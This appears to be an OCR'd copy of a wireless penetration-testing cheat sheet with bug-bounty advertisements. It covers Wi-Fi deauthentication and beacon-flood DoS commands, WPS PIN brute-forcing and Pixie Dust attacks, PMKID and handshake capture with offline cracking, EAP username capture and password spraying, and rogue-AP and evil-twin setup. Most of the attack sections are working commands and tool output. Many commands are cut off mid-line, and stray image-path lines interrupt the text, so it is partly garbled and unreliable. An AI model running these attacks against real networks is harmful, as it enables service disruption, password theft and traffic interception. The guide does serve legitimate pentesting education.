Pentesting Wifi

HACKEN PROOF
Put your bug knowledge to work!
Earn bounty rewards for hacking crypto business
EASIER WITH HACKENPROOF

Latest Announcements
Stay informed with the newest bug bounties launching and crucial platform updates

Join us on Discord and start collaborating with top hackers today!

Wifi basic commands

```
ip link show #List available interfaces
iwconfig #List available interfaces
airmon-ng check kill #Kill annoying processes
airmon-ng start wlan0 #Monitor mode
airmon-ng stop wlan0mon #Managed mode
airodump-ng wlan0mon #Scan (default 2.4Ghz)
airodump-ng wlan0mon --band a #Scan 5Ghz
iwconfig wlan0 mode monitor #Put in mode monitor
iwconfig wlan0mon mode managed #Quit mode monitor - mana
iw dev wlan0 scan | grep "^BSS\|SSID\|WSP\|Authenticatio
```

Tools

EAPHammer

```
git clone https://github.com/s0lst1c3/eaphammer.git
./kali-setup
```

Airgeddon

```
mv `which dhcpd` `which dhcpd`.old
apt install isc-dhcp-server
apt-get install sslstrip asleap bettercap mdk4 hostapd b
```

Run airgeddon with docker

```
docker run \
          --rm \
          -ti \
          --name airgeddon \
          --net=host \
          --privileged \
          -p 3000:3000 \
          -v /tmp:/io \
          -e DISPLAY=$(env | grep DISPLAY | awk -F "=" '
          v1s1t0r1sh3r3/airgeddon
```

From: https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/Docker%20Linux

wifiphisher

It can perform Evil Twin, KARMA, and Known Beacons attacks and then use a phishing template to manage to obtain the network real password or capture social network credentials.

```
git clone https://github.com/wifiphisher/wifiphisher.git
cd wifiphisher # Switch to tool's directory
sudo python setup.py install # Install any dependencies
```

Wifite2

This tool automates **WPS/WEP/WPA-PSK** attacks. It will automatically:

- Set the interface in monitor mode
- Scan for possible networks - And let you select the victim(s)
- If WEP - Launch WEP attacks
- If WPA-PSK
  - If WPS: Pixie dust attack and the bruteforce attack (be careful the brute-force attack could take a long time). Notice that it doesn't try null PIN or database/generated PINs.
  - Try to capture the PMKID from the AP to crack it
  - Try to deauthenticate clients of the AP to capture a handshake
  - If PMKID or Handshake, try to bruteforce using top5000 passwords.

Attacks Summary

- **DoS**

- Deauthentication/disassociation -- Disconnect everyone (or a specific ESSID/Client)
- Random fake APs -- Hide nets, possible crash scanners
- Overload AP -- Try to kill the AP (usually not very useful)
- WIDS -- Play with the IDS
- TKIP, EAPOL -- Some specific attacks to DoS some APs

Cracking

- Crack **WEP** (several tools and methods)
- **WPA-PSK**
  - **WPS** pin "Brute-Force"
  - **WPA PMKID** bruteforce

  - **Username capture**
  - **Bruteforce** Credentials

Evil Twin (with or without DoS)

- **Open** Evil Twin [+ DoS] -- Useful to capture captive portal creds and/or perform LAN attacks
- **WPA-PSK** Evil Twin -- Useful to network attacks if you know the password
- **WPA-MGT** -- Useful to capture company credentials

KARMA, MANA, Loud MANA, Known beacon

- **+ Open** -- Useful to capture captive portal creds and/or perform LAN attacks

+ **WPA** -- Useful to capture WPA handshakes

DOS

Deauthentication Packets

The most common way this sort of attack is done is with **deauthentication** packets. These are a type of "management" frame responsible for disconnecting a device from an access point. Forging these packets is the key to hacking many Wi-Fi networks, as you can forcibly disconnect any client from the network at any time. The ease of which this can be done is somewhat frightening and is often done as part of gathering a WPA handshake for cracking.

Aside from momentarily using this disconnection to harvest a handshake to crack, you can also just let those deauths keep coming, which has the effect of peppering the client with deauth packets seemingly from the network they are connected to. Because these frames aren't encrypted, many programs take advantage of management frames by forging them and sending them to either one or all devices on a network.
Description from here.

Deauthentication using Aireplay-ng

```
aireplay-ng -0 0 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:
```

-0 means deauthentication

1 is the number of deauths to send (you can send multiple if you wish); 0 means send them continuously

-a 00:14:6C:7E:40:80 is the MAC address of the access point

-c 00:0F:B5:34:30:30 is the MAC address of the client to deauthenticate; if this is omitted then broadcast deauthentication is sent (not always work)

ath0 is the interface name

Disassociation Packets

Disassociation packets are another type of management frame that is used to disconnect a node (meaning any device like a laptop or cell phone) from a nearby access point. The difference between deauthentication and disassociation frames is primarily the way they are used.

An AP looking to disconnect a rogue device would send a deauthentication packet to inform the device it has been disconnected from the network, whereas a disassociation packet is used to disconnect any nodes when the AP is powering down, rebooting, or leaving the area.

Description from here.

This attack can be performed by mdk4(mode "d"):

```
# -c <channel>
# -b victim_client_mac.txt contains the MAC address of tl
# -e WifiName is the name of the wifi
# -B BSSID is the BSSID of the AP
# Notice that these and other parameters aare optional, 
mdk4 wlan0mon d -c 5 -b victim_client_mac.txt -E WifiNam
```

More DOS attacks by mdk4

From here.

ATTACK MODE b: Beacon Flooding

Sends beacon frames to show fake APs at clients. This can sometimes crash network scanners and even drivers!

```
# -a Use also non-printable caracters in generated SSIDs
# -w n (create Open) t (Create WPA/TKIP) a (Create WPA2/
# -m use real BSSIDS
# All the parameters are optional and you could load ESS
mdk4 wlan0mon b -a -w nta -m
```

ATTACK MODE a: Authentication Denial-Of-Service

Sends authentication frames to all APs found in range. Too many clients can freeze or reset several APs.

```
# -a BSSID send random data from random clients to try t
# -i BSSID capture and repeat pakets from authenticated 
# -m use real MACs
# only -a or -i can be used
mdk4 wlan0mon a [-i EF:60:69:D7:69:2F] [-a EF:60:69:D7:6
```

ATTACK MODE p: SSID Probing and Bruteforcing

Probes AP's and checks for answer, useful for checking if SSID has been correctly decloaked and if AP is in your sending range. **Bruteforcing of hidden SSIDs** with or without a wordlist is also available.

ATTACK MODE m: Michael Countermeasures Exploitation

Sends random packets or re-injects duplicates on another QoS queue to provoke Michael Countermeasures on **TKIP APs**. AP will then shutdown for a whole minute, making this an effective **DoS**.

```
# -t <BSSID> of a TKIP AP
# -j use inteligent replay to create the DoS
mdk4 wlan0mon m -t EF:60:69:D7:69:2F [-j]
```

ATTACK MODE e: EAPOL Start and Logoff Packet Injection

Floods an AP with **EAPOL** Start frames to keep it busy with **fake sessions** and thus disables it to handle any legitimate clients. Or logs off clients by **injecting fake** EAPOL **Logoff messages**.

```
# Use Logoff messages to kick clients
mdk4 wlan0mon e -t EF:60:69:D7:69:2F [-l]
```

ATTACK MODE s: Attacks for IEEE 802.11s mesh networks

Various attacks on link management and routing in mesh networks. Flood neighbors and routes, create black holes and divert traffic!

ATTACK MODE w: WIDS Confusion

Confuse/Abuse Intrusion Detection and Prevention Systems by cross-connecting clients to multiple WDS nodes or fake rogue APs.


```
# -z activate Zero_Chaos' WIDS exploit (authenticates cl
mkd4 -e <SSID> -c <channel> [-z]
```

ATTACK MODE f: Packet Fuzzer

A simple packet fuzzer with multiple packet sources and a nice set of modifiers. Be careful!

Airggedon

Airgeddon offers most of the attacks proposed in the previous comments:



```
------------- (monitor mode needed for attacks) --------------
5.  Deauth / disassoc amok mdk4 attack
6.  Deauth aireplay attack
7.  WIDS / WIPS / WDS Confusion attack
-------- (old "obsolete/non very effective" attacks) ---------
8.  Beacon flood attack
9.  Auth DoS attack
10. Michael shutdown exploitation (TKIP) attack
---------
```

WPS

WPS stands for Wi-Fi Protected Setup. It is a wireless network security standard that tries to make connections between a router and wireless devices faster and easier. **WPS works only for wireless networks that use a password** that is encrypted with the **WPA** Personal or **WPA2** Personal security protocols. WPS doesn't work on wireless networks that are using the deprecated WEP security, which can be cracked easily by any hacker with a basic set of tools and skills. (From here)

WPS uses a 8 length PIN to allow a user to connect to the network, but it's first checked the first 4 numbers and, if correct, then is checked the second 4 numbers. Then, it is possible to Brute-Force the first half and then the second half (only 11000 possibilities).

WPS Bruteforce

There are 2 main tools to perform this action: Reaver and Bully.

- **Reaver** has been designed to be a robust and practical attack against WPS, and has been tested against a wide variety of access points and WPS implementations.
- **Bully** is a **new implementation** of the WPS brute force attack, written in C. It has several advantages over the original reaver code: fewer dependencies, improved memory and cpu performance, correct handling of endianness, and a more robust set of options.

This attack takes advantage of a **weakness in the eight-digit WPS PIN code**; because of this issue, the protocol **discloses**

information about the PIN's first four digits, and the **last** digit works as a **checksum**, which makes brute forcing the WPS AP easy.
Note that some devices include **brute-force protections**, which usually **block MAC addresses** that repeatedly try to attack. In that case, the complexity of this attack increases, because you'd have to **rotate MAC** addresses while testing PINs.

If the WPS valid code is found, both Bully and Reaver will use it to discover the WPA/WPA2 PSK used to protect the network, so you will be able to connect anytime you need it.

```
reaver -i wlan1mon -b 00:C0:CA:78:B1:37 -c 9 -b -f -N [-
bully wlan1mon -b 00:C0:CA:78:B1:37 -c 9 -S -F -B -v 3
```

Smart Brute force

Instead of starting trying every possible PIN, you should check if there are available **PINs discoveredfor the AP you are attacking** (depending of the manufacturer MAC) and the **PIN software generated PINs**.

> The database of known PINs is made for Access Points of certain manufacturers for which it is known that they use the same WPS PINs. This database contains the first three octets of MAC-addresses and a list of corresponding PINs that are very likely for this manufacturer.
>
> There are several algorithms for generating WPS PINs. For example, ComputePIN and EasyBox use the MAC-address of

the Access Point in their calculations. But the Arcadyan algorithm also requires a device ID.

WPS Pixie Dust attack

Dominique Bongard discovered that some APs have weak ways of generating **nonces** (known as **E-S1** and **E-S2**) that are supposed to be secret. If we are able to figure out what these nonces are, we can easily find the WPS PIN of an AP since the AP must give it to us in a hash in order to prove that it also knowns the PIN, and the client is not connecting to a rouge AP. These E-S1 and E-S2 are essentially the "keys to unlock the lock box" containing the WPS pin. More info here: https://forums.kali.org/showthread.php?24286-WPS-Pixie-Dust-Attack-(Offline-WPS-Attack)

Basically, some implementations failed in the use of random keys to encrypt the 2 parts of the the PIN(as it is discomposed in 2 parts during the authentication communication and sent to the client), so an offline attack could be used to brute force the valid PIN.

```
reaver -i wlan1mon -b 00:C0:CA:78:B1:37 -c 9 -K 1 -N -vv
bully  wlan1mon -b 00:C0:CA:78:B1:37 -d -v 3
```


Null Pin attack

Some really bad implementations allowed the Null PIN to connect (very weird also). Reaver can test this (Bully cannot).

```
reaver -i wlan1mon -b 00:C0:CA:78:B1:37 -c 9 -f -N -g 1
```

Airgeddon

All the proposed WPS attacks can be easily performed using ***airgeddon.***



```
Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
------------- (monitor mode needed for attacks) -------------
5.  (bully) Custom PIN association
6.  (reaver) Custom PIN association
7.  (bully) Pixie Dust attack
8.  (reaver) Pixie Dust attack
9.  (bully) Bruteforce PIN attack
10. (reaver) Bruteforce PIN attack
11. (bully) Known PINs database based attack
12. (reaver) Known PINs database based attack
13. (reaver) Null PIN attack
---------
14. Offline PIN generation using algorithms and database
---------
```

5 and 6 lets you try **your custom PIN** (if you have any)

7 and 8 perform the **Pixie Dust attack**

13 allows you to test the **NULL PIN**


11 and 12 will **recollect the PINs related to the selected AP from available databases** and **generate** possible **PINs**

using: ComputePIN, EasyBox and optionally Arcadyan (recommended, why not?)

9 and 10 will test **every possible PIN**

WEP

So broken and disappeared that I am not going to talk about it. Just know that ***airgeddon*** have a WEP option called "All-in-One" to attack this kind of protection. More tools offer similar options.



```
------------- (monitor mode needed for attacks) --------------
5.  WEP "All-in-One" attack
---------
```

HACKEN PROOF
Put your bug knowledge to work!
Earn bounty rewards for hacking crypto business
EASIER WITH HACKENPROOF

Join **HackenProof Discord** server to communicate with experienced hackers and bug bounty hunters!

Hacking Insights
Engage with content that delves into the thrill and challenges of hacking

Real-Time Hack News
Keep up-to-date with fast-paced hacking world through real-time news and insights

Latest Announcements

Stay informed with the newest bug bounties launching and crucial platform updates

Join us on Discord and start collaborating with top hackers today!

WPA/WPA2 PSK

PMKID

In 2018 hashcat authors disclosed a new type of attack which not only relies **on one single packet**, but it doesn't require any clients to be connected to our target AP but just communication between the attacker and the AP.

It turns out that **a lot** of modern routers append an **optional field** at the end of the **first EAPOL** frame sent by the AP itself when someone is associating, the so called `Robust Security Network`, which includes something called `PMKID`

As explained in the original post, the **PMKID** is derived by using data which is known to us:

```
PMKID = HMAC-SHA1-128(PMK, "PMK Name" | MAC_AP | MAC_STA
```

Since the "PMK Name" string is constant, we know both the BSSID of the AP and the station and the `PMK` is the same one obtained from a full 4-way handshake, this is all hashcat needs in order to crack the PSK and recover the passphrase! Description obtained from here.

To **gather** this information and **bruteforce** locally the password you can do:

```
airmon-ng check kill
airmon-ng start wlan0
git clone https://github.com/ZerBea/hcxdumptool.git; cd
hcxdumptool -o /tmp/attack.pcap -i wlan0mon --enable_sta
```

```
#You can also obtains PMKIDs using eaphammer
./eaphammer --pmkid --interface wlan0 --channel 11 --bss
```

The **PMKIDs captured** will be shown in the **console** and also **saved** inside _ **/tmp/attack.pcap_**
Now, convert the capture to **hashcat/john** format and crack it:

```
hcxtools/hcxpcaptool -z hashes.txt /tmp/attack.pcapng
hashcat -m 16800 --force hashes.txt /usr/share/wordlists
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.
```

Please note the the format of a correct hash contains **4 parts**, like:
*4017733ca8db33a1479196c2415173beb808d7b83cfaa4a6a9a5 aae7*566f6461666f6e65436f6e6e656374303438313134383 8*
__If yours **only** contains **3 parts**, then, it is **invalid** (the PMKID capture wasn't valid).

Note that `hcxdumptool` **also capture handshakes** (something like this will appear: **`MP:M1M2 RC:63258 EAPOLTIME:17091`**). You could **transform** the **handshakes** to **hashcat**/**john** format using `cap2hccapx`

```
tcpdump -r /tmp/attack.pcapng -w /tmp/att.pcap
cap2hccapx pmkid.pcapng pmkid.hccapx ["Filter_ESSID"]
hccap2john pmkid.hccapx > handshake.john
john handshake.john --wordlist=/usr/share/wordlists/rocky
aircrack-ng /tmp/att.pcap -w /usr/share/wordlists/rockyo
```

I have noticed that some handshakes captured with this tool couldn't be cracked even knowing the correct password. I would recommend to capture handshakes also via traditional way if possible, or capture several of them using this tool.

Handshake capture

One way to attack **WPA/WPA2** networks is to capture a **handshake** and try to **crack** the used password **offline**. To do so you need to find the **BSSID** and **channel** of the **victim** network, and a **client** that is connected to the network.
Once you have that information you have to start **listening** to all the commutation of that **BSSID** in that **channel**, because hopefully the handshake will be send there:


```
airodump-ng wlan0 -c 6 --bssid 64:20:9F:15:4F:D7 -w /tmp
```

Now you need to **deauthenticate** the **client** for a few seconds so it will automatically authenticate again to the AP (please read the part of DoS to find several ways to deauthenticate a client):

```
aireplay-ng -0 0 -a 64:20:9F:15:4F:D7 wlan0 #Send generi
```

Note that as the client was deauthenticated it could try to connect to a different AP or, in other cases, to a different network.

Once in the `airodump-ng` appears some handshake information this means that the handshake was captured and you can stop listening:



```
[root@kali]-[~]# airodump-ng wlan0 -c 6 --bssid 64:20:9F:15:4F:D7 -w /tmp/WLAN0

 CH  6 ][ Elapsed: 30 s ][ 2020-01-07 15:41 ][ WPA handshake: 64:20:9F:15:4F:D7

 BSSID                PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
```

Once the handshake is captured you can **crack** it with `aircrack-ng`:

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 64:20
```

Check if handshake in file

aircrack

```
aircrack-ng psk-01.cap #Search your bssid/essid and checl
```

tshark

```
tshark -r psk-01.cap -n -Y eapol #Filter handshake messa
```

cowpatty

```
cowpatty -r psk-01.cap -s "ESSID" -f -
```

If this tool finds an uncompleted handshake of an ESSID before the completed one, it won't detect the valid one.

pyrit

```
apt-get install pyrit #Not working for newer versions of
pyrit -r psk-01.cap analyze
```

WPA Enterprise (MGT)

It is important to talk about the **different authentication methods** that could be used by an enterprise Wifi. For this kind of Wifis you will probably find in `airodump-ng` something like this:

```
 6A:FE:3B:73:18:FB  -58       19        0    0   1  195
```

EAP (Extensible Authentication Protocol) the **skull** of the **authentication communication**, on **top** of this, an **authentication algorithm** is used by the server to authenticate the **client** (**supplicant**) and in same cases by the client to authenticate the server.
Main authentication algorithms used in this case:

- **EAP-GTC:** Is an EAP method to support the use of hardware tokens and one-time passwords with EAP-PEAP. Its implementation is similar to MSCHAPv2, but does not use a peer challenge. Instead, passwords are sent to the access point in **plaintext** (very interesting for downgrade attacks).
- **EAP-MD-5 (Message Digest)**: The client send the MD5 hash of the password. **Not recommended**: Vulnrable to dictionary attacks, no server authentication and no way to generate per session wired equivalent privacy (WEP) keys.
- **EAP-TLS (Transport Layer Security)**: It relies on **client-side and server-side certificates** to perform authentication and can be used to dynamically generate user-based and session-based WEP keys to secure subsequent communications.
- **EAP-TTLS (Tunneled Transport Layer Security)**: **Mutual authentication** of the client and network through an encrypted channel (or tunnel), as well as a means to derive dynamic, per-user, per-session WEP keys. Unlike EAP-TLS, **EAP-TTLS requires only server-side certificates (client will use credentials)**.


- **PEAP (Protected Extensible Authentication Protocol)**: PEAP is like the **EAP** protocol but creating a **TLS tunnel** to protect the communication. Then, weak authentication protocols can by used on top of EAP as they will be protected by the tunnel.
  - **PEAP-MSCHAPv2**: This is also known as just **PEAP** because it is widely adopted. This is just the vulnerable challenge/response called MSCHAPv2 on to of PEAP (it is protected by the TLS tunnel).
  - **PEAP-EAP-TLS or just PEAP-TLS**: Is very similar to **EAP-TLS** but a TLS tunnel is created before the certificates are exchanged.

You can find more information about these authentication methods here and here.

Username Capture

Reading https://tools.ietf.org/html/rfc3748#page-27 it looks like if you are using **EAP** the **"Identity" messages** must be **supported**, and the **username** is going to be sent in **clear** in the **"Response Identity"** messages.

Even using one of the most secure of authentication methods: **PEAP-EAP-TLS**, it is possible to **capture the username sent in the EAP protocol**. To do so, **capture a authentication communication** (start `airodump-ng` inside a channel and `wireshark` in the same interface) and filter the packets by `eapol`.
Inside the "**Response, Identity**" packet, the **username** of the client will appear.



```
eapol

No.  Time          Source             Destination        Protocol  Length Info
6223 39.505325717  IntelCor_5a:03:ed  1a:[redacted]:cc   EAPOL         87 Start
6224 39.517928332  IntelCor_5a:03:ed  1a:[redacted]:cc   EAP          121 Response, Identity

Extensible Authentication Protocol
    Code: Response (2)
    Id: 2
    Length: 35
    Type: Identity (1)
    Identity: [redacted]74.[redacted]e.local

0000  00 00 2c 00 ae 40 00 a0  20 08 00 a0 20 08 00 a0   ..,..@.. ........
0010  20 08 00 a0 20 08 00 00  10 0c 8c 14 40 01 d5 00    ... ... ....@...
0020  5c 00 00 00 d2 00 ce 01  d4 02 d8 03 88 01 3c 00   \....... ......<.
0030  1a 5b 0e c6 8a cc 90 61  ae 5a 03 ed 1a 5b 0e c6   .[.....a .Z...[..
0040  8a cc 10 00 00 00 aa aa  03 00 00 00 88 8e 01 00   ........ ........
0050  00 23 02 02 00 23 01 [redacted]                    .#...#.[redacted]
0060  [redacted] 37 34 2e [redacted] 63 65 2e            [redacted]74.[redacted]ce.
0070  6c 6f 63 61 6c 70 d9 8c  88                        localp...
```

Anonymous Identities

(Info taken from https://www.interlinknetworks.com/app_notes/eap-peap.htm)

Both **EAP-PEAP and EAP-TTLS support identity hiding**. In a WiFi environment, the access point (AP) typically generates an EAP-Identity request as part of the association process. To preserve anonymity, the EAP client on the user's system may respond with only enough information to allow the first hop RADIUS server to process the request, as shown in the following examples.

> ***EAP-Identity = anonymous***
>
> In this example, all users will share the pseudo-user-name "anonymous". The first hop RADIUS server is an EAP-PEAP or EAP-TTLS server which drives the server end of the PEAP or TTLS protocol. The inner (protected) authentication type will

> then be either handled locally or proxied to a remote (home) RADIUS server.

EAP-Identity = anonymous@realm_x

> In this example, users belonging to different realms hide their own identity but indicate which realm they belong to so that the first hop RADIUS server may proxy the EAP-PEAP or EAP-TTLS requests to RADIUS servers in their home realms which will act as the PEAP or TTLS server. The first hop server acts purely as a RADIUS relay node.
>
> Alternatively, the first hop server may act as the EAP-PEAP or EAP-TTLS server and either process the protected authentication method or proxy it to another server. This option may be used to configure different policies for different realms.

In EAP-PEAP, once the PEAP server and the PEAP client establish the TLS tunnel, the PEAP server generates an EAP-Identity request and transmits it down the TLS tunnel. The client responds to this second EAP-Identity request by sending an EAP-Identity response containing the user's true identity down the encrypted tunnel. This prevents anyone eavesdropping on the 802.11 traffic from discovering the user's true identity.

EAP-TTLS works slightly differently. With EAP-TTLS, the client typically authenticates via PAP or CHAP protected by the TLS tunnel. In this case, the client will include a User-Name attribute and either a Password or CHAP-Password attribute in the first TLS message sent after the tunnel is established.

With either protocol, the PEAP/TTLS server learns the user's true identity once the TLS tunnel has been established. The true identity may be either in the form ***user@realm*** or simply ***user***. If the PEAP/TTLS server is also authenticating the ***user***, it now knows the user's identity and proceeds with the authentication method being protected by the TLS tunnel. Alternatively, the PEAP/TTLS server may forward a new RADIUS request to the user's home RADIUS server. This new RADIUS request has the PEAP or TTLS protocol stripped out. If the protected authentication method is EAP, the inner EAP messages are transmitted to the home RADIUS server without the EAP-PEAP or EAP-TTLS wrapper. The User-Name attribute of the outgoing RADIUS message contains the user's true identity – not the anonymous identity from the User-Name attribute of the incoming RADIUS request. If the protected authentication method is PAP or CHAP (supported only by TTLS), the User-Name and other authentication attributes recovered from the TLS payload are placed in the outgoing RADIUS message in place of the anonymous User-Name and TTLS EAP-Message attributes included in the incoming RADIUS request.

EAP-Bruteforce (password spray)

If the client is expected to use a **username and password** (notice that **EAP-TLS won't be valid** in this case), then you could try to get a **list** a **usernames** (see next part) and **passwords** and try to **bruteforce** the access using **air-hammer**.

You could also do this attack using `eaphammer`:

```
./eaphammer --eap-spray \
        --interface-pool wlan0 wlan1 wlan2 wlan3 wlan4 \
        --essid example-wifi \
        --password bananas \
        --user-list users.txt
```

Client attacks Theory

Network Selection and Roaming

Although the 802.11 protocol has very specific rules that dictate how a station can join an ESS, it does not specify how the station should select an ESS to connect to. Additionally, the protocol allows stations to roam freely between access points that share the same ESSID (because you wouldn't want to lose WiFi connectivity when walking from one end of a building to another, etc). However, the 802.11 protocol does not specify how these access points should be selected. Furthermore, even though stations must be authenticated to the ESS in order to associate with an access point, the 802.11 protocol does not require the access point be authenticated to the station.

Preferred Network Lists (PNLs)

Each time a station connects to a wireless network, the network's ESSID is stored in the station's Preferred Network List (PNL). The PNL is an ordered list of every network that the station has connected to in the past, and each entry in the PNL contains the network's ESSID and any network-specific configuration information needed to establish a connection.

Passive Scanning

In infrastructure networks, access points periodically transmit beacon frames to advertise their presence and capabilities to nearby stations. Beacons are broadcast frames, which means they are intended to be received by all nearby stations in range. Beacons include information about the AP's supported rates, encryption capabilities, additional information, and most importantly, beacon frames contain the AP's ESSID (as long as ESSID broadcasting is not disabled).

During passive scanning, the client device listens for beacon frames from nearby access points. If the client device receives a beacon frame whose ESSID field matches an ESSID from the client's PNL, the client will automatically connect to the access point that sent the beacon frame. Then, suppose we want to target a wireless device that is not currently connected to any wireless. If we know at least one entry in that client's PNL, we can force the client to connect to us simply by creating our own access point with that entry's ESSID.

Active Probing

The second network selection algorithm used in 802.11 is known as Active Probing. Client devices that use active probing continuously transmit probe request frames to determine what APs are within range, as well as what their capabilities are. Probe requests come in two forms: directed and broadcast. Directed probe requests are addressed to a specific ESSID, and are the client's way of checking if a specific network is nearby. Clients that use directed probing will send out probe requests for each network in its PNL. It should be noted that directed probing is the only way of identify the presence of nearby hidden networks. Broadcast probe requests work almost exactly the same way, but are sent with the SSID field set to NULL. This addresses the broadcast probe to all nearby access points, allowing the the station to check if any of its preferred networks are nearby without revealing the contents of its PNL

Simple AP with redirection to Internet

Before explaining how to perform more complex attacks it's going to be explained **how** to just **create** an **AP** and **redirect** it's **traffic** to an interface connected **to** the **Internet**.

Using `ifconfig -a` check that the wlan interface to create the AP and the interface connected to the Internet are present.

DHCP & DNS

```
apt-get install dnsmasq #Manages DHCP and DNS
```

create a config file */etc/dnsmasq.conf* as follows:

```
interface=wlan0
dhcp-authoritative
dhcp-range=192.168.1.2,192.168.1.30,255.255.255.0,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,192.168.1.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Then **set IPs** and **routes**:

```
ifconfig wlan0 up 192.168.1.1 netmask 255.255.255.0
route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.
```

And then **start** dnsmasq:

```
dnsmasq -C dnsmasq.conf -d
```

hostapd

```
apt-get install hostapd
```

Create a config file *hostapd.conf:*

```
interface=wlan0
driver=nl80211
ssid=MITIWIFI
```

```
hw_mode=g
channel=11
macaddr_acl=0
ignore_broadcast_ssid=0
auth_algs=1
wpa=2
wpa_passphrase=mitmwifi123
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_group_rekey=86400
ieee80211n=1
wme_enabled=1
```

Stop annoying processes , set **monitor mode**, and **start hostapd**:

```
airmon-ng check kill
iwconfig wlan0 mode monitor
ifconfig wlan0 up
hostapd ./hostapd.conf
```

Forwarding and Redirection

```
iptables --table nat --append POSTROUTING --out-interfac
iptables --append FORWARD --in-interface wlan0 -j ACCEPT
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Evil Twin

An evil twin attack is a type Wi-Fi attack that works by taking advantage of the fact that most computers and phones will only see the "name" or ESSID of a wireless network (as the base station is not required to authenticate against the client). This actually makes it very hard to distinguish between networks with the same name and same kind of encryption. In fact, many networks will have several network-extending access points all using the same name to expand access without confusing users.

Due how the implementation of clients work (remember that the 802.11 protocol allows stations to roam freely between access points within the same ESS), it is possible to make a device to change the base station it is connected to. It is possible to do that offering a better signal (which is not always possible) or by blocking the access to the original base station (deauthentication packets, jamming, or some other form of DoS attack).

